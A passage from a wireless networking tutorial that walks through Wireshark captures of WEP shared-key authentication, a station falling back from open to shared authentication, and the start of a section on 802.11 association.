
Frame 2 - An authentication request by the client directed to the AP.




Frame 3 - By looking at the timestamp in the previous picture, you can see that the packet is ACK'ed rather quickly (about 1 ms) by the AP. Notice that the packet destination is the client address.




Frame 4 - In the fourth packet, you can see that the AP confirms the shared key algorithm and gives the challenge text to encrypt.



Frame 6 - The encrypted challenge text is sent to the AP.



Frame 8 - The authentication is successful.




Fall back to shared authentication

File: wep_shared_auth_fall_back


- **BSSID:** 00:15:6D:10:11:05
- **ESSID:** Test
- **STA:** 00:0D:02:33:57:14

In the following capture, you'll see the fall back from open to shared authentication of the STA.


The first picture (packet 750) shows an attempt of the STA to authenticate with open authentication.




The following capture shows the AP refusing the authentication:



The station (using Madwifi-ng) tried 3 more times (packet 754, 849, 1028) to authenticate with open authentication before falling back to shared authentication:



And the AP answered that the chosen authentication is correct:




The remaining part of the authentication is the same as previously discussed, and will not be shown (see the previous capture).

3.5.3 Association

Association is the third and last stage before being able to connect to and participate in a network. The association process is always the same, whatever the encryption is being used (Open network, WEP with open or shared authentication or WPA)

The following diagram illustrates the process:




3.5.3.1 Wireshark capture

